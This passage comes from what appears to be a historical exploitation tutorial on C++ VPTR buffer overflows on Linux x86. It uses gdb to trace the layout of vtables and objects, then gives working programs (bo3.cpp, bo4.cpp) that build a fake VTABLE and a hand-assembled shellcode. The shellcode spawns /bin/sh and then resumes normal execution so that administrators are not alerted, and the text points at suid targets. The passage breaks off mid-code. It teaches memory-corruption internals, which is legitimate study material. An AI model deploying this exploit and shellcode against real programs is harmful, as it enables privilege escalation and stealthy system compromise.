We can now run the constructors and the SetBuffer() methods:

```
(gdb) cont
Continuing.
Breakpoint 3, 0x804860f in main ()
```

Let’s notice that our 2 objects follow themselves in memory (0x8049a70 and 0x8049a98). However, 0x8049a98 - 0x8049a70 = 0x28, which means that there are 4 bytes that have apparently been inserted between the 1st and the 2nd object. If we want to see these bytes:

```
(gdb) x/aw 0x8049a98-4
0x8049a94:      0x29
```

We observe that they contain the value 0x29. The 2nd object is also followed by 4 particular bytes:

```
(gdb) x/xb 0x8049a98+32+4
0x8049abc:      0x49
```

We are now going to display in a more precise manner the internal structure of each of our objects (now initialized):

```
(gdb) x/s 0x8049a70
0x8049a70:       "string1"
(gdb) x/a 0x8049a70+32
0x8049a90:      0x8048948 <_vt.8MyClass1>
(gdb) x/s 0x8049a98
0x8049a98:       "string2"
(gdb) x/a 0x8049a98+32
```

```
0x8049ab8:      0x8048938 <_vt.8MyClass2>
```

We can display the content of the VTABLEs of each of our classes:

```
(gdb) x/a 0x8048948
0x8048948 <_vt.8MyClass1>:      0x0
(gdb) x/a 0x8048948+4
0x804894c <_vt.8MyClass1+4>:    0x0
(gdb) x/a 0x8048948+8
0x8048950 <_vt.8MyClass1+8>:    0x0
(gdb) x/a 0x8048948+12
0x8048954 <_vt.8MyClass1+12>:   0x8048770 <PrintBuffer__8MyClass1>
(gdb) x/a 0x8048938
0x8048938 <_vt.8MyClass2>:      0x0
(gdb) x/a 0x8048938+4
0x804893c <_vt.8MyClass2+4>:    0x0
(gdb) x/a 0x8048938+8
0x8048940 <_vt.8MyClass2+8>:    0x0
(gdb) x/a 0x8048938+12
0x8048944 <_vt.8MyClass2+12>:   0x8048730 <PrintBuffer__8MyClass2>
```

We see that the PrintBuffer() method is well the 4th method in the VTABLE of our classes. Next, we are going to analyze the mechanism for dynamic binding. It we will continue to run and display registers and memory used. We will execute the code of the function main() step by step, with instructions:

```
(gdb) ni
```

Now we are going to run the following instructions:

```
0x804860f <main+95>:    movl   0xfffffff8(%ebp),%eax
```

This instruction is going to make EAX point to the 1st object.

```
0x8048612 <main+98>:    movl   0x20(%eax),%ebx
0x8048615 <main+101>:   addl   $0x8,%ebx
```

These instructions are going to make EBX point on the 3rd address from the VTABLE of the MyClass1 class.

```
0x8048618 <main+104>:   movswl (%ebx),%eax
0x804861b <main+107>:   movl   %eax,%edx
```

These instructions are going to load the word at offset +8 in the VTABLE to EDX.

```
0x804861d <main+109>:   addl   0xfffffff8(%ebp),%edx
0x8048620 <main+112>:   pushl  %edx
```

These instructions add to EDX the offset of the 1st object, and place the resulting address (This pointer) on the stack.

```
0x8048621 <main+113>:   movl   0x4(%ebx),%edi        // EDI = *(VPTR+8+4)
0x8048624 <main+116>:   call   *%edi                 // run the code at EDI
```

This instructions place in EDI the 4st address (VPTR+8+4) of the VTABLE, that is the address of the PrintBuffer() method of the MyClass1 class. Then, this method is executed. The same mechanism is used to execute the PrintBuffer() method of the MyClass2 class. Finally, the function main() ends a little farther, using a RET.

We have observed a "strange handling", to point to the beginning of the object in memory, since we went to look for an offset word in VPTR+8 to add it to the address of our 1st object. This manipulation doesn’t serve has anything in this precise case, because the value pointed by VPTR+8 was 0:

```
(gdb) x/a 0x8048948+8
0x8048950 <_vt.8MyClass1+8>:    0x0
```


However, this manipulation is necessary in several convenient cases. It is why it is important to notice it. We will come back besides later on this mechanism, because it will provoke some problems later.

----| Exploiting VPTR

We are now going to try to exploit in a simple manner the buffer overflow.
For it, we must proceed as this:
- To construct our own VTABLE, whose addresses will point to the code that we want to run (a shellcode for example ;)
- To overflow the content of the VPTR so that it points to our own VTABLE.

One of the means to achieve it, is to code our VTABLE in the beginning of the buffer that we will overflow. Then, we must set a VPTR value to point back to the beginning of our buffer (our VTABLE). We can either place our shellcode directly after our VTABLE in our buffer, either place it after the value of the VPTR that we are going to overwrite.
However, if we place our shellcode after the VPTR, it is necessary to be certain that we have access to this part of the memory, to not provoke segmentation faults.
This consideration depends largely of the size of the buffer.
A buffer of large size will be able to contain without problem a VTABLE and a shellcode, and then avoid all risks of segmentation faults.
Let's remind ourselves that our objects are each time followed by a 4 bytes sequence (0x29, 0x49), and that we can without problems write our 00h (end of string) to the byte behind our VPTR.

To check we are going to place our shellcode rightly before our VPTR.
We are going to adopt the following structure in our buffer:



Where: V represents bytes of the address of the beginning of our buffer.
S represents bytes of the address of our shellcode, here the address of C (address S=address V+offset VPTR in the buffer-1 in this case, because we have placed our shellcode rightly before the VPTR).
B represents the possible bytes of any value alignment (NOPs:), to align the value of our VPTR on the VPTR of the object.
C represents the byte of the shellcode, in this case, a simple CCh byte (INT 3), that will provoke a SIGTRAP signal.
0 represents the 00h byte, that will be at the end of our buffer (for strcpy() function).

The number of addresses to put in the beginning of our buffer (SSSS) depends if we know or not the index in the VTABLE of the 1st method that will be called after our overflow:
Either we knows this index, and then we writes the corresponding pointer.
Either we doesn't know this index, and we generate a maximum number of pointers. Then, we hope the method that will be executed will use one of those overwritten pointers. Notice that a class that contains 200 methods isn't very usual ;)
The address to put in VVVV (our VPTR) depends principally of the execution of the program.
It is necessary to note here that our objects were allocated on the heap, and that it is difficult to know exactly their addresses.

We are going to write a small function that will construct us a buffer.
This function will receive 3 parameters:
- BufferAddress: the address of the beginning of the buffer that we will overflow.

- NAddress: the number of addresses that we want in our VTABLE.

Here is the code of our BufferOverflow() function:

```
char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
 char *Buffer;
 unsigned long *LongBuffer;
 unsigned long CCOffset;
 int i;

 Buffer=(char*)malloc(VPTROffset+4);
  // allocates the buffer.

 CCOffset=(unsigned long)VPTROffset-1;
  // calculates the offset of the code to execute in the buffer.

 for (i=0;i<VPTROffset;i++) Buffer[i]='\x90';
  // fills the buffer with 90h (NOP, old habit:)))

 LongBuffer=(unsigned long*)Buffer;
  // constructs a pointer to place addresses in our VTABLE.

 for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset;
  // fills our VTABLE at the beginning of the buffer with the address of the
  // shellcode.

 LongBuffer=(unsigned long*)&Buffer[VPTROffset];
  // constructs a pointeur on VPTR.

 *LongBuffer=BufferAddress;
  // value that will overwrite VPTR.

 Buffer[CCOffset]='\xCC';
  // our executable code.

 Buffer[VPTROffset+4]='\x00';
  // finishes by a 00h char (end string).

 return Buffer;
}
```

In our program we can now call our BufferOverflow() function, with as parameters:
- the address of our buffer, here the address of our object (Object[0]).
- 4 values in our VTABLE, in this case (since PrintBuffer() is in VTABLE+8+4).
- 32 as offset for VPTR.

Here is the resulting code (bo3.cpp):

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

class BaseClass {
private:
 char Buffer[32];
public:
 void SetBuffer(char *String) {
  strcpy(Buffer,String);
 }
 virtual void PrintBuffer() {
  printf("%s\n",Buffer);
 }
};

class MyClass1:public BaseClass {
```

```
public:
 void PrintBuffer() {
  printf("MyClass1: ");
  BaseClass::PrintBuffer();
 }
};

class MyClass2:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass2: ");
  BaseClass::PrintBuffer();
 }
};

char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
 char *Buffer;
 unsigned long *LongBuffer;
 unsigned long CCOffset;
 int i;

 Buffer=(char*)malloc(VPTROffset+4+1);

 CCOffset=(unsigned long)VPTROffset-1;
 for (i=0;i<VPTROffset;i++) Buffer[i]='\x90';
 LongBuffer=(unsigned long*)Buffer;
 for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset;
 LongBuffer=(unsigned long*)&Buffer[VPTROffset];
 *LongBuffer=BufferAddress;
 Buffer[CCOffset]='\xCC';
 Buffer[VPTROffset+4]='\x00';
 return Buffer;
}

void main() {
 BaseClass *Object[2];

 Object[0]=new MyClass1;
 Object[1]=new MyClass2;
 Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]),4,32));
 Object[1]->SetBuffer("string2");
 Object[0]->PrintBuffer();
 Object[1]->PrintBuffer();
}
```

We compile, and we launch GDB:

```
rix@pentium:~/BO > gcc -o bo3 bo3.cpp
rix@pentium:~/BO > gdb bo3
...
(gdb) disass main
Dump of assembler code for function main:
0x8048670 <main>:       pushl  %ebp
0x8048671 <main+1>:     movl   %esp,%ebp
0x8048673 <main+3>:     subl   $0x8,%esp
0x8048676 <main+6>:     pushl  %edi
0x8048677 <main+7>:     pushl  %esi
0x8048678 <main+8>:     pushl  %ebx
0x8048679 <main+9>:     pushl  $0x24
0x804867b <main+11>:    call   0x80488c0 <___builtin_new>
0x8048680 <main+16>:    addl   $0x4,%esp
0x8048683 <main+19>:    movl   %eax,%eax
0x8048685 <main+21>:    pushl  %eax
0x8048686 <main+22>:    call   0x8048760 <__8MyClass1>
0x804868b <main+27>:    addl   $0x4,%esp
0x804868e <main+30>:    movl   %eax,%eax
0x8048690 <main+32>:    movl   %eax,0xfffffff8(%ebp)
```

```
0x8048693 <main+35>:    pushl  $0x24
0x8048695 <main+37>:    call   0x80488c0 <___builtin_new>
0x804869a <main+42>:    addl   $0x4,%esp
0x804869d <main+45>:    movl   %eax,%eax
0x804869f <main+47>:    pushl  %eax
0x80486a0 <main+48>:    call   0x8048730 <__8MyClass2>
0x80486a5 <main+53>:    addl   $0x4,%esp
0x80486a8 <main+56>:    movl   %eax,%eax
---Type <return> to continue, or q <return> to quit---
0x80486aa <main+58>:    movl   %eax,0xfffffffc(%ebp)
0x80486ad <main+61>:    pushl  $0x20
0x80486af <main+63>:    pushl  $0x4
0x80486b1 <main+65>:    movl   0xfffffff8(%ebp),%eax
0x80486b4 <main+68>:    pushl  %eax
0x80486b5 <main+69>:    call   0x80485b0 <BufferOverflow__FUlii>
0x80486ba <main+74>:    addl   $0xc,%esp
0x80486bd <main+77>:    movl   %eax,%eax
0x80486bf <main+79>:    pushl  %eax
0x80486c0 <main+80>:    movl   0xfffffff8(%ebp),%eax
0x80486c3 <main+83>:    pushl  %eax
0x80486c4 <main+84>:    call   0x8048790 <SetBuffer__9BaseClassPc>
0x80486c9 <main+89>:    addl   $0x8,%esp
0x80486cc <main+92>:    pushl  $0x80489f6
0x80486d1 <main+97>:    movl   0xfffffffc(%ebp),%eax
0x80486d4 <main+100>:   pushl  %eax
0x80486d5 <main+101>:   call   0x8048790 <SetBuffer__9BaseClassPc>
0x80486da <main+106>:   addl   $0x8,%esp
0x80486dd <main+109>:   movl   0xfffffff8(%ebp),%eax
0x80486e0 <main+112>:   movl   0x20(%eax),%ebx
0x80486e3 <main+115>:   addl   $0x8,%ebx
0x80486e6 <main+118>:   movswl (%ebx),%eax
0x80486e9 <main+121>:   movl   %eax,%edx
0x80486eb <main+123>:   addl   0xfffffff8(%ebp),%edx
---Type <return> to continue, or q <return> to quit---
0x80486ee <main+126>:   pushl  %edx
0x80486ef <main+127>:   movl   0x4(%ebx),%edi
0x80486f2 <main+130>:   call   *%edi
0x80486f4 <main+132>:   addl   $0x4,%esp
0x80486f7 <main+135>:   movl   0xfffffffc(%ebp),%eax
0x80486fa <main+138>:   movl   0x20(%eax),%esi
0x80486fd <main+141>:   addl   $0x8,%esi
0x8048700 <main+144>:   movswl (%esi),%eax
0x8048703 <main+147>:   movl   %eax,%edx
0x8048705 <main+149>:   addl   0xfffffffc(%ebp),%edx
0x8048708 <main+152>:   pushl  %edx
0x8048709 <main+153>:   movl   0x4(%esi),%edi
0x804870c <main+156>:   call   *%edi
0x804870e <main+158>:   addl   $0x4,%esp
0x8048711 <main+161>:   xorl   %eax,%eax
0x8048713 <main+163>:   jmp    0x8048720 <main+176>
0x8048715 <main+165>:   leal   0x0(%esi,1),%esi
0x8048719 <main+169>:   leal   0x0(%edi,1),%edi
0x8048720 <main+176>:   leal   0xffffffec(%ebp),%esp
0x8048723 <main+179>:   popl   %ebx
0x8048724 <main+180>:   popl   %esi
0x8048725 <main+181>:   popl   %edi
0x8048726 <main+182>:   movl   %ebp,%esp
0x8048728 <main+184>:   popl   %ebp
---Type <return> to continue, or q <return> to quit---
0x8048729 <main+185>:   ret
0x804872a <main+186>:   leal   0x0(%esi),%esi
End of assembler dump.
```

Next, we install a breakpoint in 0x8048690, to get the address of our 1st object.

```
(gdb) break *0x8048690
Breakpoint 1 at 0x8048690
```

And finally, we launch our program:

```
(gdb) run
Starting program: /home/rix/BO/bo3
Breakpoint 1, 0x8048690 in main ()
```

We read the address of our 1st object:

```
(gdb) info reg eax
     eax:  0x8049b38   134519608
```

Then we pursue, while hoping that all happens as foreseen... :)

```
Continuing.
Program received signal SIGTRAP, Trace/breakpoint trap.
0x8049b58 in ?? ()
```


We receive a SIGTRAP well, provoked by the instruction preceding the 0x8049b58 address. However, the address of our object was 0x8049b38.
0x8049b58-1-0x8049b38=0x1F (=31), which is exactly the offset of our CCh in our buffer. Therefore, it is well our CCh that has been executed!!!
You understood it, we can now replace our simple CCh code, by a small shellcode, to get some more interesting results, especially if our program bo3 is suid... ;)

Some variations about the method

We have explain here the simplest exploitable mechanism.
Other more complex cases could possibly appear...
For example, we could have associations between classes like this:

```
class MyClass3 {
private:
 char Buffer3[32];
 MyClass1 *PtrObjectClass;
public:
 virtual void Function1() {
  ...
  PtrObjectClass1->PrintBuffer();
  ...
 }
};
```

In this case, we have a relation between 2 classes called "link by reference". Our MyClass3 class contains a pointer to another class. If we overflow the buffer in the MyClass3 class, we can overwrite the PtrObjectClass pointer. We only need to browse a supplementary pointer ;)



Where: B represents bytes of the Buffer of MyClass4.

```
C represents bytes of the Buffer of MyClass1.
P represents bytes of a pointer to a MyClass1 object class.
X represents bytes of the possible VPTR of the MyClass4 object class.
 (it is not necessary to have a VPTR in the class containing the
 pointer).
Y represent bytes of the VPTR of the MyClass1 object class.
```

This technique doesn't depend here on the structure of the internal class to the compiler (offset of VPTR), but depend of the structure of the class defined by the programmer, and dus it can even be exploited in programs coming from compilers placing the VPTR at the beginning of the object in memory (for example Visual C++).
Besides, in this case, the MyClass3 object class possibly have been created on the stack (local object), what makes that localization is a lot easier, being given that the address of the object will probably be fixed. However, in this case, it will be necessary that our stack be executable, and not our heap as previously.

We know how to find the values for 2 of the 3 parameters of our BufferOverflow() function (number of VTABLE addresses, and offset of the VPTR) Indeed these 2 parameters can be easily founded in debugging the code of the program, and besides, their value is fixed from on execution to another.
On the other hand, the 1st parameter (address of the object in memory), is more difficult to establish. In fact, we need this address only because we want to place the VTABLE that we created into the buffer.

----| A particular example

Let's suppose that we have a class whose last variable is an exploitable buffer. This means that if we fill this buffer (for example of size N bytes), with N + 4 bytes, we know that we don't have modify anything else in the space memory of the process that the content of our buffer, the VPTR, and the byte following our VPTR (because character 00h).


Perhaps could we take advantage of this situation. But how? We are going to use the buffer, to launch a shellcode, and next to follow the execution of the program! The advantage will be enormous, since the program would not be finished brutally, and dus will not alert someone eventually controlling or logging its execution (administrators...).

Is it possible?
It would be necessary to first execute our shellcode, to rewrite a chain in our buffer, and to restore the stack in the initial state (just before the call of our method). Then, it would only remain us to recall the initial method, so that the program normally continues.

Here are several remarks and problems that we are going to meet:
- it is necessary to completely rewrite our buffer (so that the continuation of the execution uses appropriate values), and therefore to overwrite our own shellcode.
  To avoid it, we are going to copy a part of our shellcode (the smallest part as possible) to another place in memory.
  In this case we are going to copy a part of our shellcode to the stack (we will call this part of code "stackcode"). It should not pose any particularly problems if our stack is executable.
- We had mentioned before a "strange handling", that consisted to add an offset to the address of our object, and to place this result on the stack, what provided the This pointer to the executed method.
  The problem is, that here, the offset that is going to be added to the address of our object is going to be took in our VTABLE, and that this offset cannot be 0 (because we cannot have 00h bytes in our buffer).
  We are going to choose an arbitrary value for this offset, that we will place in our VTABLE, and correct the This value on the stack later, with a corresponding subtraction.
- we are going to make a fork () on our process, to launch the execution of the shell (exec ()), and to wait for its termination (wait ()), to continue our execution of the main program.

- the address where we will continue our execution is constant, because it is the address of the original method (presents in the VTABLE of our object's relative class).
- we know that we can use our EAX register, because this one would be overwritten in any case by our method's return value.
- we cannot include any 00h byte in our buffer. We then should regenerate these bytes (necessary for our strings) at run time.

While applying all these important points, we are going to try to construct a buffer according to the following diagram:



Where: 9 represent NOP bytes (90h).
T represents bytes forming the word of the offset who will be added to the pointer on the stack (strange handling ;).
M represents the address in our buffer of the beginning of our shellcode.
S represents the address in our buffer of the "/bin/sh" string.
0 represented 90h bytes, who will be initialized to 00h at run time (necessary for exec ()).
/bin/sh represents the "/bin/sh" string, without any 00h termination byte.
A represents a byte of our shellcode (principally to run the shell, then to copy the stackcode on the stack and to run it).
B represents a byte of our stackcode (principally to reset our buffer with a new string, and to run the original method to continue the execution of the original program.
newstring represents the "newstring" string, that will be recopied in the buffer after execution of the shell, to continue the execution.
V represents a byte of the VPTR, that must point back to the beginning of our buffer (to our VTABLE).
L represents the byte that will be copy after the VPTR, and that will be a 0hh byte.

In a more detailed manner, here are the content of our shellcode and stackcode:

```
pushl  %ebp                          //save existing EBP
movl   %esp,%ebp                     //stack frame creation
xorl   %eax,%eax                     //EAX=0
movb   $0x31,%al                     //EAX=$StackCodeSize (size of the code
                                     // who will be copied to the stack)
subl   %eax,%esp                     //creation of a local variable to
                                     // contain our stackcode
pushl  %edi
pushl  %esi
pushl  %edx
pushl  %ecx
pushl  %ebx                          //save registers
pushf                                //save flags
cld                                  //direction flag=incrementation
xorl   %eax,%eax                     //EAX=0
movw   $0x101,%ax                    //EAX=$AddThis (value added for
                                     // calculating This on the stack)
subl   %eax,0x8(%ebp)                //we substract this value from the
                                     // current This value on the stack, to
```

```
                                        // restore the original This.
xorl   %eax,%eax                        //EAX=0
movl   $0x804a874,%edi                  //EDI=$BufferAddress+$NullOffset
                                        // (address of NULL dword in our
                                        // buffer)
stosl  %eax,%es:(%edi)                  //we write this NULL in the buffer
movl   $0x804a87f,%edi                  //EDI=$BufferAddress+$BinSh00Offset
                                        // (address of 00h from "/bin/sh")
stosb  %al,%es:(%edi)                   //we write this 00h at the end of
                                        // "/bin/sh"
movb   $0x2,%al
int    $0x80                            //fork()
xorl   %edx,%edx                        //EDX=0
cmpl   %edx,%eax
jne    0x804a8c1                        //if EAX=0 then jump to LFATHER
                                        // (EAX=0 if father process)

movb   $0xb,%al                         //else we are the child process
movl   $0x804a878,%ebx                  //EBX=$BufferAddress+$BinShOffset
                                        // (address of "/bin/sh")
movl   $0x804a870,%ecx                  //ECX=$BufferAddress+$BinShAddressOffset
                                        // (adresse of address of "/bin/sh")
xorl   %edx,%edx                        //EDX=0h (NULL)
int    $0x80                            //exec() "/bin/sh"

LFATHER:
movl   %edx,%esi                        //ESI=0
movl   %edx,%ecx                        //ECX=0
movl   %edx,%ebx                        //EBX=0
notl   %ebx                             //EBX=0xFFFFFFFF
movl   %edx,%eax                        //EAX=0
movb   $0x72,%al                        //EAX=0x72
int    $0x80                            //wait() (wait an exit from the shell)
xorl   %ecx,%ecx                        //ECX=0
movb   $0x31,%cl                        //ECX=$StackCodeSize
movl   $0x804a8e2,%esi                  //ESI=$BufferAddress+$StackCodeOffset
                                        // (address of beginning of the
                                        // stackcode)
movl   %ebp,%edi                        //EDI point to the end of or local
                                        // variable
subl   %ecx,%edi                        //EDI point to the beginning of or
                                        // local variable
movl   %edi,%edx                        //EDX also point to the beginning of
                                        // or local variable
repz movsb %ds:(%esi),%es:(%edi)        //copy our stackcode into our local
                                        // variable on the stack
jmp    *%edx                            //run our stackcode on the stack

stackcode:
movl   $0x804a913,%esi                  //ESI=$BufferAddress+$NewBufferOffset
                                        // (point to the new string we want to
                                        // rewrite in the buffer)
movl   $0x804a860,%edi                  //EDI=$BufferAddress (point to the
                                        // beginning of our buffer)
xorl   %ecx,%ecx                        //ECX=0
movb   $0x9,%cl                         //ECX=$NewBufferSize (length of the
                                        // new string)
repz movsb %ds:(%esi),%es:(%edi)        //copy the new string at the
                                        // beginning of our buffer
xorb   %al,%al                          //AL=0
stosb  %al,%es:(%edi)                   //put a 00h at the end of the string
movl   $0x804a960,%edi                  //EDI=$BufferAddress+$VPTROffset
                                        // (address of VPTR)
movl   $0x8049730,%eax                  //EAX=$VTABLEAddress (adresse of the
                                        // original VTABLE from our class)
movl   %eax,%ebx                        //EBX=$VTABLEAddress
stosl  %eax,%es:(%edi)                  //correct the VPTR to point to the
                                        // original VTABLE
```

```
movb   $0x29,%al                        //AL=$LastByte (byte following the
                                        // VPTR in memory)
stosb  %al,%es:(%edi)                   //we correct this byte
movl   0xc(%ebx),%eax                   //EAX=*VTABLEAddress+IAddress*4
                                        // (EAX take the address of the
                                        // original method in the original
                                        // VTABLE).
popf
popl   %ebx
popl   %ecx
popl   %edx
popl   %esi
popl   %edi                             //restore flags and registers
movl   %ebp,%esp
popl   %ebp                             //destroy the stack frame
jmp    *%eax                            //run the original method
```

We now must code a BufferOverflow() function that is going to "compile" us the shellcode and the stackcode, and to create the structure of our buffer.
Here are parameters that we should pass to this function:
- BufferAddress = address of our buffer in memory.
- IAddress = index in the VTABLE of the 1st method that will be executed.
- VPTROffset = offset in our buffer of the VPTR to overwrite.
- AddThis = value that will be added to the This pointer on the stack, because of the "strange handling".
- VTABLEAddress = address of the original VTABLE of our class (coded in the executable).
- *NewBuffer = a pointer to the new chain that we want to place in our buffer to normally continue the program.
- LastByte = the original byte following the VPTR in memory, that is overwritten at the time of the copy of our buffer in the original buffer, because of the 00h.

Here is the resulting code of the program (bo4.cpp):

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

#define BUFFERSIZE 256

class BaseClass {
private:
 char Buffer[BUFFERSIZE];
public:
 void SetBuffer(char *String) {
  strcpy(Buffer,String);
 }
 virtual void PrintBuffer() {
  printf("%s\n",Buffer);
 }
};

class MyClass1:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass1: ");
  BaseClass::PrintBuffer();
 }
};

class MyClass2:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass2: ");
  BaseClass::PrintBuffer();
```

```
 }
};

char *BufferOverflow(unsigned long BufferAddress,int IAddress,int VPTROffset,
 unsigned short AddThis,unsigned long VTABLEAddress,char *NewBuffer,char LastByte) {

 char *CBuf;
 unsigned long *LBuf;
 unsigned short *SBuf;
 char BinShSize,ShellCodeSize,StackCodeSize,NewBufferSize;
 unsigned long i,
  MethodAddressOffset,BinShAddressOffset,NullOffset,BinShOffset,BinSh00Offset,
  ShellCodeOffset,StackCodeOffset,
  NewBufferOffset,NewBuffer00Offset,
  LastByteOffset;
 char *BinSh="/bin/sh";

 CBuf=(char*)malloc(VPTROffset+4+1);
 LBuf=(unsigned long*)CBuf;

 BinShSize=(char)strlen(BinSh);
 ShellCodeSize=0x62;
 StackCodeSize=0x91+2-0x62;
 NewBufferSize=(char)strlen(NewBuffer);

 MethodAddressOffset=IAddress*4;
 BinShAddressOffset=MethodAddressOffset+4;
 NullOffset=MethodAddressOffset+8;
 BinShOffset=MethodAddressOffset+12;
 BinSh00Offset=BinShOffset+(unsigned long)BinShSize;
 ShellCodeOffset=BinSh00Offset+1;
 StackCodeOffset=ShellCodeOffset+(unsigned long)ShellCodeSize;
 NewBufferOffset=StackCodeOffset+(unsigned long)StackCodeSize;
 NewBuffer00Offset=NewBufferOffset+(unsigned long)NewBufferSize;
 LastByteOffset=VPTROffset+4;

 for (i=0;i<VPTROffset;i++) CBuf[i]='\x90'; //NOPs
 SBuf=(unsigned short*)&LBuf[2];
 *SBuf=AddThis; //added  to the This pointer on the stack

 LBuf=(unsigned long*)&CBuf[MethodAddressOffset];
 *LBuf=BufferAddress+ShellCodeOffset; //shellcode's address

 LBuf=(unsigned long*)&CBuf[BinShAddressOffset];
 *LBuf=BufferAddress+BinShOffset; //address of "/bin/sh"

 memcpy(&CBuf[BinShOffset],BinSh,BinShSize); //"/bin/sh" string

 //shellcode:

 i=ShellCodeOffset;
 CBuf[i++]='\x55';                                  //pushl %ebp
 CBuf[i++]='\x89';CBuf[i++]='\xE5';                 //movl %esp,%ebp
 CBuf[i++]='\x31';CBuf[i++]='\xC0';                 //xorl %eax,%eax
 CBuf[i++]='\xB0';CBuf[i++]=StackCodeSize;          //movb $StackCodeSize,%al
 CBuf[i++]='\x29';CBuf[i++]='\xC4';                 //subl %eax,%esp

 CBuf[i++]='\x57';                                  //pushl %edi
 CBuf[i++]='\x56';                                  //pushl %esi
 CBuf[i++]='\x52';                                  //pushl %edx
 CBuf[i++]='\x51';                                  //pushl %ecx
 CBuf[i++]='\x53';                                  //pushl %ebx
 CBuf[i++]='\x9C';                                  //pushf

 CBuf[i++]='\xFC';                                  //cld

 CBuf[i++]='\x31';CBuf[i++]='\xC0';                 //xorl %eax,%eax
 CBuf[i++]='\x66';CBuf[i++]='\xB8';                 //movw $AddThis,%ax
```

```
SBuf=(unsigned short*)&CBuf[i];*SBuf=AddThis;i=i+2;
CBuf[i++]='\x29';CBuf[i++]='\x45';CBuf[i++]='\x08'; //subl %eax,0x8(%ebp)

CBuf[i++]='\x31';CBuf[i++]='\xC0';                  //xorl %eax,%eax

CBuf[i++]='\xBF';                          //movl $BufferAddress+$NullOffset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+NullOffset;i=i+4;
CBuf[i++]='\xAB';                                   //stosl %eax,%es:(%edi)

CBuf[i++]='\xBF';                       //movl $BufferAddress+$BinSh00Offset,%edi
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinSh00Offset;i=i+4;
CBuf[i++]='\xAA';                                   //stosb %al,%es:(%edi)

CBuf[i++]='\xB0';CBuf[i++]='\x02';                  //movb $0x2,%al
CBuf[i++]='\xCD';CBuf[i++]='\x80';                  //int $0x80 (fork())

CBuf[i++]='\x31';CBuf[i++]='\xD2';                  //xorl %edx,%edx
CBuf[i++]='\x39';CBuf[i++]='\xD0';                  //cmpl %edx,%eax
CBuf[i++]='\x75';CBuf[i++]='\x10';                  //jnz +$0x10 (-> LFATHER)

CBuf[i++]='\xB0';CBuf[i++]='\x0B';                  //movb $0xB,%al
CBuf[i++]='\xBB';                          //movl $BufferAddress+$BinShOffset,%ebx
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinShOffset;i=i+4;
CBuf[i++]='\xB9';                 //movl $BufferAddress+$BinShAddressOffset,%ecx
LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+BinShAddressOffset;i=i+4;
CBuf[i++]='\x31';CBuf[i++]='\xD2';                  //xorl %edx,%edx
CBuf[i++]='\xCD';CBuf[i++]='\x80';                  //int $0x80 (execve())

                                                    //LFATHER:
CBuf[i++]='\x89';CBuf[i++]='\xD6';                  //movl %edx,%esi
CBuf[i++]='\x89';CBuf[i++]='\xD1';                  //movl %edx,%ecx
CBuf[i++]='\x89';CBuf[i++]='\xD3';                  //movl %edx,%ebx
CBuf[i++]='\xF7';CBuf[i++]='\xD3';                  //notl %ebx
CBuf[i++]='\x89';CBuf[i++]='\xD0';                  //movl %edx,%eax
CBuf[i++]='\xB0';CBuf[i++]='\x72';                  //movb $0x72,%al
CBuf[i++]='\xCD';CBuf[i++]='\x80';                  //int $0x80 (wait())

CBuf[i++]='\x31';CBuf[i++]='\xC9';                  //xorl %ecx,%ecx
CBuf[i++]='\xB1';CBuf[i++]=StackCodeSize;           //movb $StackCodeSize,%cl

CBuf[i++]='\xBE';                     //movl $BufferAddress+$StackCodeOffset,%esi
